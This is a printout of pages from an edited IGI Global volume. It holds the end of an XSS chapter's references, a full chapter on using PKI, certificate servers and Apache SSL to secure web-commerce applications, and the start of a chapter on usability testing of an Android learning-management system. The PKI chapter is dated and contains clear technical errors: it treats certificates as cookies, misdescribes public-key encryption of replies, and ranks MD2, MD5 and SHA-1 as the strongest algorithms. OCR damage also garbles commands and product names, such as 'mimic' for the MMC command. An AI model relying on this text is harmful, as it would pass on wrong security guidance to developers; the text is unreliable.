Wang, Y., Mao, C., & Lee, H. (2010). Structural learning of attack vectors for generating mutated XSS attacks. In G. Salaun, X. Fu & S. Halle (eds.), TAV-WEB (p. 15-26). doi:10.4204/EPTCS.35.2

Wassrmann, G., & Su, Z. (2008, May). *Static detection of cross-site scripting vulnerabilities*. Paper presented at the 30th International Conference on Software Engineering, Leipzig, Germany.

Weinberger, J., Saxena, P., Akhawe, D., Finifter, M., Shin, R., & Song, D. (2011, February). *An empirical analysis of XSS sanitization in web application frameworks* (Technical Report No. UCB/EECS-2011-11). Berkeley, CA: University of California at Berkeley.

Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., & Kruegel, C. (2009, May). *SWAP: Mitigating XSS attacks using a reverse proxy*. Paper presented at the ICSE Workshop on Software Engineering for Secure Systems, Vancouver, Canada. doi:10.1109/IWSESS.2009.5068456

This research was previously published in the International Journal of Strategic Information Technology and Applications (IJSITA), 6(1); edited by Caroline Howard, Karen Schenk, and Kathleen M. Hargiss, pages 57-68, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 15
Developing Security Enabled Applications for Web Commerce

Kannan Balasubramanian
Mepco Schlenk Engineering College, India

ABSTRACT

As more and more applications find their way to the World Wide Web, security concerns have increased. Web applications are by nature somewhat public and therefore vulnerable to attack. Today it is the norm to visit Web sites where logins and passwords are required to navigate from one section of the site to another. This is much more so required in a Web application where data is being manipulated between secure internal networks and the Internet. Web applications, no matter what their functions are, should not exchange data over the Internet unless it is encrypted or at least digitally signed. Security should be extended to the private-public network borders to provide the same authentication, access control, and accounting services that local area network (LAN) based applications employ. The most widely used method of Web application security today is Private Key Infrastructure (PKI). Various examples of PKI implementations are examined.

INTRODUCTION

We explore toolkits useful for building secure Web and e-mail applications, specifically Pharos Technologies' security toolkits, which are used to create applications that run the gamut of security methods. The main message of this chapter is that successfully developed Web applications must also be security-conscious Web applications. This is not only true at the application code level; it is also true at the Web site and server levels as well. Webmasters as well as developers need to be more concerned with security of their systems as hackers continue to come up with new ways to disable Web sites and dismantle Web applications.

DOI: 10.4018/978-1-5225-3422-8.ch015

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BENEFITS OF USING SECURITY-ENABLED APPLICATIONS

On first inspection, one would say the reasons why we need security built into applications are ridiculously obvious, but principles this essential are worth reviewing:

- *A decent hacker can exploit weaknesses in any application after he is familiar with the language it was created in*. Take, for instance, the Melissa virus or other viruses that affect Microsoft Office applications. A hacker with a good knowledge of Visual Basic for Applications (VBA),Visual Basic, or Visual C++ could wreak havoc (as has already been demonstrated by the Melissa virus) on systems running MS Office. Security here would serve to at least warn the unsuspecting user that the e-mail attachment they are about to open has macros that are potentially dangerous and would offer to disable the macros, thereby rendering the hacker's code useless.
- *Not everyone in your organization needs access to all information*. Security in this case would not allow access to a user unless she can prove that she should be granted access by her identity. Data should be protected from undesirable eyes at all times, especially data that traverses the Internet. E-mail applications that are capable of securing their data via encryption, or corporate Intranet applications that use certificates, go a long way to preventing information leaks. For example, a corporate Intranet site might be a good place for keeping employee information. Not everyone in the Human Resources department should have access to all the information, not to mention that everyone in the company shouldn't either. Building an Intranet employing PKI standards for access control would give access to only those people that need to view or manipulate this information.
- *A means of authentication, authorization, and nonrepudiation is an integral part of securing your applications, both on the Web and within your private networks*.

Applications with built-in security methods make it easier to safely conduct business on any network. In addition, knowing how to easily secure applications make it simpler to build an entire security infrastructure around them. Many types of major security breaches can be avoided if Web administrators and developers consider more than just the functionality of their systems.

TYPES OF SECURITY USED IN APPLICATIONS

As e-commerce gains in popularity, and more and more data is transferred across the Internet, application security becomes essential (Russell, 2001; Bhasin, 2003). We discuss the transferring of data over and over again throughout this chapter, and it is important to note that we are not just referring to credit card information; data can be much more in-depth and private than that. When we discuss data transfer, think of private healthcare information or insurance information. Or think in terms of proprietary data that deserves the most secure transmissions.

Because of the different levels of security that are needed at times, and because security is needed at more than just a network level, this section delves into the depths of security that is used at the application level. We discuss the use of digital signatures: what are they and when are they used? We also take a close look at Pretty Good Privacy (PGP) and its use within e-mail. We all realize the vital role that e-mail plays in both business and personal lives today; given that, we should probably all understand how security works within the e-mail that we have all grown so intimate with. Following along the same lines,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

we are going to cover S/MIME and the different ways that we can use this tool to secure e-mail. Both are good tools, and both have distinct advantages, and we get into those comparisons as well. Of course it wouldn't be an application security section if we didn't discuss SSL and certificates in great detail.

At this point, you may be thinking that these security tools all sound like something that should be handled at the network administrator level, but that depends not only on how your organization is structured, but also on the level of understanding that developers and network administrators have for each of these issues. Even if these areas are not actually something that we may have to do within our current organizations, we become better professionals if we understand how each of these tools works.

REVIEWING THE BASICS OF PKI

PKI is a security method that is finding more and more usefulness in the Internet community today. PKI is the means by which many Web entities exchange information privately and securely over a public medium such as the Internet. PKI employs public key cryptography to allow secure data exchanges between two systems. The type of cryptography that PKI makes use of involves the hiding or keeping secret of a distinctly different private key on one system while a public key is distributed to other systems wishing to engage in secure communication. This type of cryptography is referred to as asymmetric cryptography because both encryption keys are not freely disbursed. The private key is always kept secure, whereas the public key is given out.

The steps for creating secure PKI-based communications are as follows:

1. Computer A, wishing to communicate with Web server B, contacts the server, possibly by accessing a certain URL.
2. The Web server responds and sends its public key half of the private-public key pair to the computer. Now the computer is able to communicate securely by using the public key to encrypt data it sends to the server.
3. The computer passes data encrypted with the server's public key to the server.
4. The server uses its private key to decrypt the message and to encrypt a response to the computer, which will decrypt the response using the server's public key.

PKI-based security is fully capable of providing robust authentication, authorization, and no repudiation services for any application that can make use of it. PKI-based security grants access, identifies, and authorizes using digital certificates and digital signatures. This eliminates the need to pass usernames and passwords, or even a pre-shared secret, as is done in the Internet Key Exchange method of security. This totally eradicates the possibility of a password or secret being captured by a prowling hacker. Even if someone were to intercept and capture the data transmitted in a PKI-enabled session, he would not be able to decrypt it or make any sense of it without either the private or public encryption key. PKI is so effective that many vendors that manufacture security products are enabling their products to use and support it. PKI is implemented by means of a hierarchical structure. Encryption keys are commonly distributed in certificates, or in what some of you know as *cookies*. These certificates are issued, generated, and managed by a server known as the Certificate Authority (CA). The CA sits at the root of the hierarchy or the certificate path and is referred to as the *root* CA. It is possible for the root CA to delegate the management and validation of certificates to other certificate servers referred to as *subordinate*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CAs. The root CA issues subordinate CA certificates to the subordinate CAs. These certificates give the subordinate servers the right to issue and validate client certificates.

All certificate servers and clients with certificates possess a list of root CAs that everyone trusts. The CAs on the list are referred to as *trusted root* CAs. As a result of this relationship, all other CAs, whether they are root CAs or not, that are not on this list are essentially subordinate CAs to the trusted root CAs. This mechanism provides an excellent validation method because information contained within certificates can be traced back along what is known as a certification path to the issuing root CA, which in turn can be traced back to a trusted root CA.

Certificate Authorities also possess Certificate Revocation Lists (CRLs), which contain a list of rejected or denied certificates. These certificates are owned by individuals, organizations, or computers that have been denied access to certain systems for violating some policy of the particular system. A CRL may contain the revoked certificate, the date it was revoked, and the reason the certificate was revoked.

CA lists of any sort are usually stored in some sort of database. The more popular implementations of certificate management services use some sort of directory such as an LDAP directory. Trusted CA lists and CRLs as well as certificate request lists are stored in this database. This method of record keeping facilitates fast checking and retrieval of information by the certificate management service itself.

Now that we have discussed the component of a Public Key Cryptography System, we move on to the actual real world implementation: certificate management systems.

CERTIFICATE SERVICES

A *certificate service* is the usual implementation of PKI. A certificate service is basically an organization of services surrounding a CA that allows it to issue, renew, and revoke certificates. Certificates are what are used to pass a public key to computers, which need to communicate securely using the PKI system. Many vendors in the Internet applications market, recognizing the importance and power of certificates, have developed quite versatile certificate management systems. Not only have they developed their own brands of certificate management systems, they have also partnered with network security vendors to offer their product in conjunction with the security device (for example, VeriSign and Net screen Technologies Inc.). These partnerships enable the vendors to offer more complete cross spectrum security solutions to customers. This of course, benefits the customer seeking to secure their enterprise Web application infrastructure. It also benefits the vendor by putting the spotlight on their product and therefore boosting sales; a win-win situation for both the customer and the vendor.

In this section, we look at the certificate management systems of two of the leading vendors of Internet applications: Microsoft and Netscape/ planet. We discuss briefly their components and how they function, as well as any benefits or drawbacks to using one over the other.

Certificate Services were introduced with Microsoft Internet Information Server 4.0 in the Windows NT Option Pack as a component of Internet Information Server. Microsoft has taken the original intention of PKI a step further by incorporating Certificate Services as another level of security and authentication on private networks as well as on the Internet.

Windows 2000 Certificate Services supports four standard certificate formats: the Personal Information Exchange, also known as the Public Key Cryptography Standards #12 (PKCS #12) format, the Cryptographic Message Syntax Standard, the DER Encoded Binary X.509, and the Base64 Encoded X.509 format. These supported formats make the Windows 2000 Certificate Services application capable

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of supporting a variety of platforms, from its native Windows to different flavors of Unix, and show that the world of PKI and certificates is still largely a non-Windows-dominated environment.

IPLANET by Sun/Netscape

The planet suite of products is a result of the re-branding of Netscape Communication Corporation's suite of Internet application servers by the Sun/Netscape alliance. The Netscape Certificate Management Server and the planet Certificate Management System are one and the same. From now on, we refer to either of them as the CMS. Netscape and Sun designed the CMS to employ the most robust methods for encryption and authentication available on the market today. The CMS is capable of generating encryption keys to a maximum of 4096 bits, the strongest encryption key length available for use. Coupled with the strongest authentication algorithms in MD2, MD5, and SHA-1, the CMS presents a formidable infrastructure for securing a Web application.

Using PKI to Secure Web Applications

One might ask, with all the methods of securing our Web applications, why use PKI? One good reason would be that PKI was originally designed for use on the Internet. Public Key Cryptography has been used between systems for authentication, data encryption, and authorization for systems access for years now. As a result of the rash of attacks on Web sites and applications over the last few years, the industry has begun to place an emphasis on system and application security.

Another reason would be that PKI is a fast and efficient way to secure Web applications and systems on the Web. The encryption algorithms and the authentication hash algorithms used are fast and even the earliest of them are more secure than simple username and password security.

PKI can be used to provide security for more than one application at the same time. One certificate with a public key can grant a user the rights to use secure e-mail, access secure pages on an e-commerce Web site, and transfer encrypted data over the Internet through a virtual private network (VPN). All in all, PKI seems to be the winner hands-down for securing Web applications. Figure 1 illustrates the concept of using PKI to secure Web applications.


Implementing PKI in Your Web Infrastructure

Earlier in this chapter, we introduced both the Microsoft Certificate Services for Windows 2000 and Netscape's Certificate Management System. Now we're going to look in-depth at installation and configuration of these systems so that we can witness the job they do in helping secure a Web application infrastructure. We first look at installing and configuring Microsoft Certificate Services for Windows 2000 Server. Then we proceed to Netscape Certificate Server. These two industry leading applications should provide us with practical information on how to implement security measures and how run the application that provides the security.

1. On your Windows 2000 Server, click **Start**, then **Settings**, then **Control Panel**.
2. In Control Panel, double-click **Add/Remove Programs**.
3. Click **Add/Remove Windows Components**.
4. Select **Certificate Services** in the Windows Components Wizard and click Next.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. PKI protecting web applications



5. Select the type of server you wish to install. For our purposes, we use a **Stand-Alone root CA**. Click **Next** to continue.
6. Enter the CA identifying information required and click **Next** to continue.
7. Click **Next** to accept the defaults on the following screens and **Finish** on the final screen to complete the installation. Certificate Services is now installed.

Now that we successfully installed Certificate Services, let us proceed to see how we manage certificates. Certificates are managed via the Microsoft Management Console Certificates snap-in. The menus and tools required to manage Certificate Services are very simple to access.

1. Start the Microsoft Management Console, by clicking **Start**, **Run**, and typing **mimic** in the Open: field.
2. Click **Console** then click **Add/Remove snap-in** to call up the Add/Remove snap-in window.
3. Click **Add** and select **Certificates** from the list of snap-ins.
4. Click **Add** to place a snap-in in the MMC.

Now that the console is loaded, we can use Certificate Server to manage certificate requests, revocation lists, and certificate issuance. Microsoft seems to have created a very easy to manage system: Clients make requests to a certificate server, the request is checked and processed, and a certificate is either issued or the request is denied.

Clients can request certificates via a Web form through their own certificates MMC snap-in, or through an auto enrollment policy if the users are part of a Windows 2000 Active Directory. After a certificate request is processed and approved, a certificate is generated and the client can retrieve and install their certificate. The Certification Authority keeps track of approved issued certificates by organizing them in directories in the database. The revoked, pending, and failed certificate requests are also logged by the CA. This makes the CA capable of recognizing certificates at all stages of their life cycle. The main benefit in this is that hackers trying to use a revoked or expired certificate to access an application or

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web site will be denied access by the CA because it knows which certificates are valid and which are not. Finally, Certificate Services can be used to revoke certificates that have become invalid for some reason by publishing them to a Certificate Revocation List. The revocation wizard allows you to revoke a certificate for specific reasons or for any of a few known errors with the certificate. Although much more simple to configure than Netscape's CMS, Microsoft Certificate Services offer fully certificate management functionality and compatibility with LDAP, S/MIME, SSL, HTTPS, and Microsoft's Encrypting File Service.

Netscape Certificate Server

For a while in the early 1990s, Netscape enjoyed the top spot as the most popular Web software package. Small enough to fit on a single floppy disk, the Netscape Navigator Web browser took the computing world by storm and made the Internet a lot more appealing to those of us old enough to be familiar with browsing through line after line of text on Web sites at some Unix terminal in the university computer lab.

Netscape's suite of applications has quietly flourished and come a long way in complexity and robustness since those days. Netscape/planet Certificate Management System is the leading Windows-based alternative to employing certificate-based security. You must first install the CMS before you can use it, so let's proceed with our implementation. Netscape Certificate Management Server is part of the suite of Netscape Server products, so you must install the Netscape Servers as a group.

Installation of Netscape Certificate Server

1. Click **Start** and select **Run**.
2. Click **Browse** and locate the Setup.exe file.
3. Click **OK** to begin the installation. The installation splash screen appears.
4. Click **Next** until the server setup screen appears. Select **Netscape Servers** for installation and click Next.
5. The next screen gives you the opportunity to select the type of server installation you wish to perform: Express, Typical, or Custom. Select **Express** and click **Next**.
6. The selection screen for the components you wish to install appears on the next screen shown in. Keep the components selected, because all these components are required for the Certificate Management System. Click **Next** to continue.
7. Click **Next** past the following screen to get to the Configuration Directory Server Administrator screen. Enter and confirm a password for the Directory Server Administrator account. The password must be at least eight characters in length. Click **Next**.
8. The next screen allows you to define an administration domain. Enter the name of the administration domain and click **Next** to proceed to the next configuration screen.
9. Click **Next** through the next few screens to confirm the settings and complete the installation.

Now let's configure the Netscape Servers. The first step in configuring the servers is to generate a CA certificate and any other certificates the server needs in order to properly sign and authenticate clients.

1. The configuration process begins by specifying the port the CMS will use for SSL. Click **Next** to continue from this screen.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. We now have to decide what CA we would like to sign our certificate request. Usually a request would be made to a well-known CA from the trusted root CA list, however, for our purposes we elect to have to the server submit the request to itself. Click **Next** to continue.
3. Now a cryptographic cipher must be created for the key pair and the key length must be specified. The longer the key, the stronger the security the key pair represents. After key length is defined, click **Next** to continue. A hashing algorithm for authentication must be selected next. The default algorithm is SHA1. Click **Next** to accept the default and continue.
4. The certificate extensions screen allows you to select the type of certificates you can issue and sign with your CA. We select the types that best suit our purpose. Click **Next** to continue.
5. You are again asked which CA you would like to sign the certificate. Because we are using our own CA, we select the **Sign SSL Certificate with my CA Signing Certificate** option and click **Next** to bring us to the Single sign-on password screen.

In the field required in the Single sign-on password screen, enter a password at least eight characters long and confirm it in the next field. Click **Next** twice to complete configuration. You may now go to the Administration SSL Web page to request an Administrator/Agent certificate. Your basic configuration is complete.

Administering Netscape CMS

Administering Netscape CMS involves six general tasks:

1. Starting, stopping, and restarting the server.
2. Changing configuration.
3. Configuring certificate issuance and management policies.
4. Adding or modifying privileged-user and group information.
5. Setting up authentication mechanisms for users who may request services from the server.
6. Performing routine server maintenance tasks such as monitoring logs and backing up server data.

We take a look at where on the server these tasks are performed.

Most of these tasks are performed in one of the three tabs of the CMS window. The CMS window is a Java-based GUI designed to facilitate administration and certificate management.

PKI for Apache Server

Apache Server is the most widely used Web server in the world today, commanding some 60 percent of all Web servers running today. If only for this reason alone, security for Apache server is an extremely important issue. Done properly, configuring PKI for the Apache Web server can harden the server against just about any hacking attack used today. Before we run off down the PKI road, let's discuss some more basic Apache server security. First of all, our Apache server should be configured with default security stance that denies all request for services or access that we do not wish to provide. We wish to use PKI on our server, so we need the SSL protocol to support that. We also want to define user access in a way that is easy for us to modify or improve on such as with access control lists. The following configuration sample below from the access.conf file of an Apache server illustrates the basics in setting up a strong

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

security stance. The first few lines deny all access to the server. The second three grant all access to the public directory.

```
<Directory /us/local/server/share>
Deny from all
Allow Override None
</Directory>
<Directory /us/local/server/share/public>
Allow from all
</Directory>
```

The Allow and Deny commands also work with TCP/IP addresses, network numbers, and ranges of hosts defined by network number and subnet mask combination. Apache server is also able to define access by way of account lists. Apache server can use SSL to secure its Web sites from prying fingers. SSL typically uses the market-leading RSA algorithms for its encryption and authentication processes. As a result of this and licensing restrictions involving RSA algorithms, the Open Source community that developed Apache server has had difficulty producing a domestic-grade distribution of SSL for the Apache Web server. However, there are stable SSL distributions outside the U.S., as well as at least two commercial SSL servers with the required licensing that allow the use of SSL on Apache worldwide.

Apache-SSL and Modes' are two of the popular freeware SSL servers for the Apache Web server available today. They are installed by adding their modules to an Apache distribution before compiling it to link the object to the Opens' library from which they are derived and are then installed. Both of these implementations provide up to 128-bit strong encryption. The commercial licensed SSL products are Stronghold from C2Net Software and planet's Web Server Enterprise Edition. The planet software is a fully functional Web server with SSL capabilities for Windows NT or Unix. All of these products take advantage of Apache's modular architecture, which makes it easy for developers to create their own modules for Apache. Configured carefully, consistently and completely, SSL for Apache server affords us the best protection—either for money or for free—that is available to us today.

PKI and Secure Software Toolkits

Many tools on the market today can assist with not only the implementation of security within applications but also with their development. Secure toolkits assist in easier integration, rapid development, and more secure applications. Pharos Technology's products, for example, offer a wide range of Java-based security components for PKI, cryptography, and protocol toolkits, wireless security, and secure messaging. The Slave Toolkit works with both the SSL and Transport Layer Security (TLS) protocols for bilateral client/server authentication. (The server is authenticated for the client, and the user is authenticated as well, to give the retailer an added measure of assurance.)

The Centrist PKI Toolkit offers the support of PKCS and PKIX open standards for interoperability with other vendors and CAs. It also offers complete support for certificate revocation, including generation, parsing, and I/O of revocation lists. The S/MIME toolkit, which has been certified for use with other S/MIME compliant products such as Netscape Messenger or Microsoft Outlook, allows Java developers to build S/MIME capabilities in their Java applications and applets. It can be used with Electronic Data

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Interchange (EDI) over the Internet. The J/CA Toolkit allows any application built to issue, parse, protect, validate, and revoke certificates, as well as operate with other certifying authorities.

For more information, go to www.phaos.com; other PKI developer toolkits and product families (go to www.securitywatch.com for a listing) include PKI-Plus and Unicorn from Baltimore Technologies, RSA Keno, and Cert.'s Sentry (recently acquired by RSA).

TESTING YOUR SECURITY IMPLEMENTATION

So we've spent many days, possibly weeks, planning, developing, and implementing our security solution. How do we know that all of our work was worth something? Test it. In this section, we are going to see why testing is so important even after we've gone through learning the installation, configuration, and administration processes of each of our security solution candidates from top to bottom. We are going to look at different methods of testing our implementations and then talk about what our results tell us about our security implementations.

The first rule of making *major* changes to a network or application infrastructure is to never *ever* make these changes on your production network. All implementation should be carried out in a test environment that is as identical to your production environment as possible. The closer your test environment is to mirroring your production environment, the more likely that your test results will be accurate, thus providing you with a much better chance at a successful production implementation. Some network administrators, Webmasters and systems administrators have taken the approach that a testing environment can never be the same as a production environment, so they don't bother with a test environment. In my opinion, breaking this rule is a career limiting move. Even if the changes made to the existing environment seem to be minor, it is always best to test them out first.

Imagine that an organization decided to add security to its e-commerce site, and chose to use certificates or cookies to identify legitimate users. The organization, which employs a load-balanced multiple Web server architecture, issues cookies specific to each server in their server farm. When a user registers for the first time and gets a certificate, it is only for the server that they directly contacted. Therefore, for a few times after the initial registration, whenever a user would go to that site, they would have to re-register until they had cookies from all the servers. This is clearly not the way the security measure was supposed to work. It was supposed to provide secure automatic authentication and authorization to the customer after the initial registration, so that they wouldn't have to keep submitting private information like credit card numbers unprotected over the Web. Customers are a lot less likely to visit a site where they have to manually input information every time, because they see it as a security risk. The process of testing security implementation may seem a daunting task at first, but consider these three major goals your testing needs to accomplish:

- *Establish that the implementation has the desired result.* Security must work and must work as planned. Whatever your security goals are, you must ensure that they were met. For example, the organization mentioned in the example earlier in this section should have issued certificates that covered the site and not just an individual server if they were seeking seamless and secure access.
- *Ensure that your infrastructure remains stable and continues to perform well after the implementation.* This is sometimes the most difficult part of the process. Bugs in your implementation must be tracked down and appropriately eliminated.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- *Define an appropriate back out strategy.* We want to be able to return things to the previous working configuration quickly if for some reason an error occurs in our implementation, an issue was missed during testing, or a problem exists with our chosen solution in our particular environment.

Testing methods should involve *performance testing, functionality testing,* and *security testing*. The reason for the first two areas is that adding or making changes to security in any environment could also automatically affect performance and functionality in that environment. The influence of the new security may be positive or negative. Depending on the security method used, client or server authentication and data encryption may drastically slow down the performance of a Web application, or it may have no effect on the performance at all. Security methods, such as certificates, may appear to speed up an application because there is no longer a need for manual username and password input. At Amazon.com for example, after a user registers for the first time, all her information is saved, and she is issued a certificate. The next time she enters the site, it correctly identifies her and she is authorized to make purchases using the information she submitted before; she only needs to enter her password if she makes a purchase. If she logs in from a different computer, the Web server looks up the user's identity, matches it to a digital signature, and issues another client certificate for that computer. Not only is the user able to make purchases securely and get delivery to the correct address, but also all of the user's personal preferences are remembered. Functionality testing is equally important because functionality is at the heart of why the application was created in the first place. The Web application must continue to work the way it was intended after the security implementation. Some security measures may prevent code from executing simply because the code looks like an illegal application or function. The pros and cons of the particular security measure chosen have to be weighed against the functionality of the application. If there is no room to make changes in code because this code is the only way to achieve the desired functionality, then you should research a security method that gives you the best protection without compromising the functionality of the application.

Let's look at the example of the organization we mentioned at the beginning of this section, the one that decided to use certificates or cookies to provide security in their application. What would happen if the cookies for the first user that signs in persisted, so that the first user's information is referenced for each user that signs in after him? Each user will either retrieve the first user's account or be denied access to the site because the login information he enters does not match the information in the certificate referenced on login. There goes functionality out the window.

Finally, testing is required on how well the security measure you implemented actually works. You need to know for sure that the security you use renders your site impenetrable by unauthorized clients or at least takes so much effort to penetrate that hackers don't want to invest the time or effort required. Trying to crack the security on your Web application or penetrate your Web infrastructure's security should be performed the same way a hacker would try to break in to your systems or damage your application. The security test should be as true to a real attack as possible to establish the success or failure of the security measures chosen. A value-added dimension to your security implementation would be to monitor attacks on your application or your Web infrastructure as a whole. This way you can be aware of attacks and be better prepared to defend against attacks that transcend your current levels of security. Security is an ongoing process.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SUMMARY

You need security built into your applications for three primary reasons. First, any decent hacker can exploit a weakness in any application after they are familiar with the language that it was created in. The Melissa virus is an excellent example of this type of exploit. Second, application security should be a priority for your organization because not everyone needs access to every piece of information that you may have. As discussed in the chapter, personnel files are a perfect example of information that should be accessible only to a select number of people, based on user rights and privileges. Third, you need authentication, authorization, and no repudiation principles to be an integral part of securing your applications both on the Web and within your private networks.

Different types of security are used within organizations, and of course the security method used depends on the needs of the business. Digital Signatures and PGP were covered in relation to secure e-mail messages. A digital signature is most often contained within digital certificates, and it can be used within documents whether they are encrypted or not. The true value in a digital signature is that it identifies, without question, the originator of the document. PGP is the standard for e-mail security used by both individuals and corporations. The great benefit of PGP is that it not only can be used to encrypt and decrypt e-mail messages, but it can be used in the same manner for attachments. One additional benefit of PGP is that it can be used anywhere in the world, with the same level of security that it is used with in the United States. This is a hard-to-find feature in e-mail security. Of course, we couldn't discuss Web application security without touching on SSL. SSL is used for system-to-system authentication and data encryption. SSL works between the application layer and the network layer, just above TCP/IP. Having SSL run in this manner allows for data to be transferred securely over encrypted connections. SSL also makes it possible for SSL-enabled clients to authenticate themselves to each other, after a secured encrypted connection has been established. The last area that we covered for different types of security used in applications was a certificate, a digital representation of a computer's identity in the PKI system. Certificates allow servers, persons, companies, and other entities to identify themselves electronically.

PKI is the means by which many Web entities exchange information privately and securely over such a public medium. PKI uses a public and a private key; one key is kept private on one system, and a public key is distributed to other systems wishing to engage in secure communication. PKI-based security is fully capable of providing robust authentication, authorization, and nonrepudiation services for any application that can make use of it. One reason that PKI is so good for security is because PKI was originally designed for use on the Internet. Also, PKI can be used to provide security for more than one application at the same time. Because PKI is such a great security solution, it only makes sense that numerous toolkits are available to assist with creating applications that implement PKI, as well as toolkits available for applications that use other security methods. One of the market leaders in such toolkits is Phaos Technologies. After you have decided on the security methods you are going to employ within your organization, you need to make certain that you have fully tested these plans prior to a full-production implementation. Testing in a production environment can be devastating to your application infrastructure. Three goals should be kept in mind prior to beginning the testing process: that you establish that the implementation has the desired result, that you ensure that your infrastructure remains stable and continues to perform well after the implementation, and that you define an appropriate back-out strategy. With these goals in mind, you should be fine. You need to ensure that you are testing for performance, functionality, and security.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Bhasin, S. (2003). *Web Security Basics*. Premier Press.

Nemati, H. R., & Yang, L. (2011). *Applied Cryptography for Cyber Security and Defense*. IGI-Global. doi:10.4018/978-1-61520-783-1

Russell, R. (2001). *Hack Proofing your E-commerce site*. Syngress Publishing.

Russell, R. (2001). *Hack Proofing your Web Applications*. Syngress Publishing.

KEY TERMS AND DEFINITIONS

CA: A Certificate Authority signs the user's public key.

MD5: The Message Digest version 5 is a hash function used in cryptographic algorithms to provide integrity.

PGP: The Pretty Good Privacy is a protocol to provide e-mail security.

PKI: A public Key Infrastructure is an infrastructure to store, distribute and verify public keys.

RSA: A public key cryptosystem named after its founders Rivest, Shamir and Adleman.

SHA-1: The Secure Hash Algorithm is a hash function used in cryptographic algorithms to provide integrity.

This research was previously published in Cryptographic Solutions for Secure Online Banking and Commerce edited by Kannan Balasubramanian, K. Mala, and M. Rajakani, pages 161-173, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 16
Usability Software Engineering Testing Experimentation for Android-Based Web Applications:
Usability Engineering Testing for Online Learning Management System

Hina Saeeda
National University of Sciences and Technology, Pakistan

Fahim Arif
National University of Sciences and Technology, Pakistan

Nasir Mehmood Minhas
Pir Mehr Ali Shah Arid Agriculture University, Pakistan

ABSTRACT

For success of android applications working in cloud environments usability testing is vital as the user usability satisfaction is the leading point in market. Authors are testing usability of the learning management system of (National university of science and Technology Pakistan)ten usability factors system content visibility, system learn ability, accessibility, operability, consistency, feedback, error message production, error prevention, and ease to remember system operations are chosen on the basis of these key factors proper experimentation on users who access LMS by their smart phones using android applications in cloud environments is conducted.Pre-test was conducted for measuring the initial requirements of experimentation process after that the detailed experimentation was performed to measure the usability factors presence in android based web applications operated in cloud environment. The results are statistically summarized against.

DOI: 10.4018/978-1-5225-3422-8.ch016

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

The success of a web application has its roots deep into the usability analysis and testing. Access to a web application from Android devices is another key issue of usability. Android web applications are providing ease to users. On the other hand they are also creating difficulties for users in a usability sense, as a new user cannot easily pick and understand the interface of Android apps and web apps, and their way of operating. If the Android apps, and specifically web apps accessed through Android devices, are tested for usability prior to launching to the market, and even after the launching, many of the conflicts regarding usability issues of these apps can get resolved beautifully.

Android devices are providing the ultimate way of accessing web applications from cell phones using cloud environments. Users of Android applications and smart phones are increasing, as people are more attracted toward mobile computing devices use, due to the benefits these devices are providing, such as mobility, ubiquity, etc.

In current market scenarios where the technology enhancement and innovation is on peak and competition is really tough, the success of any software application depends a lot on its usability factors as the usability factors may be used to confirm that the user is feeling that it is easy to operate the application, the user is feeling that the steps of the application operability are easy to remember, in short that the user or customer is satisfied with the ease of operate that application is providing to user during operation in all senses. Usability factors not only help ensuring that the user is mentally comfortable while operating the application, but also that, physically, the user is not in any trouble while operating the application. For success of Android applications and web applications in Android devices, the surety of usability is vital and not ignorable as the customers' or end users' usability satisfaction is the leading point in market business.

So it is not only recommended to test the Android web applications for usability before launching them to the market but also after launching, for gaining valuable feedback from market and end users.

In this chapter, the authors are covering some important usability testing techniques for Android based web applications while working in cloud environments.

Usability engineering is a branch of software engineering. Usability is about the human and computer relations and friendly interactions.

Usability enhances task accomplishing power of users by providing user friendly interfaces. Usability engineering is applicable mostly everywhere in the software and computer science (Blandford, Keith, Connell, & Edwards, 2004).

Web applications are a vastly growing area in software and computer sciences. Success criteria of web based applications depend on satisfaction of the end user.

The end user rates a web application as satisfactory if he feels that it is easy to understand, learn remember and to operate (Amalfitano, D., Fasolino, A., & Tramontana, P, 2011). All these properties are available in a web application if its usability is tested verified and validated. Nowadays, usability is considered very important for the web interfaces.

The concept of usability emerged at the end of 1970s. In the documents of ISO 9241-11 specification, this term is defined officially as following (Andreasen, M. S., Nielsen, H., Schrøder, S., & Stage, J, 2007): "extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use". In this definition, effectiveness

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

stands for correct and complete degree of user accomplishing certain tasks and achieving a specific goal, efficiency means the ratio between the degree of accomplishment and the resources costs (such as time), and satisfaction is the extent of users satisfaction and acceptance in the use of products.

In 1993, Nielsen made a thorough explanation about usability in his book Usability Engineering following (Andreasen, M. S., Nielsen, H., Schrøder, S., & Stage, J,2007):

1. Learnability: the system should be easy to learn;
2. Efficiency: the use of the system should be high efficiency;
3. Ease of remembrance: the system should be easy to memory;
4. Error: the system should have lower error rates, and can prevent the disastrous mistakes;
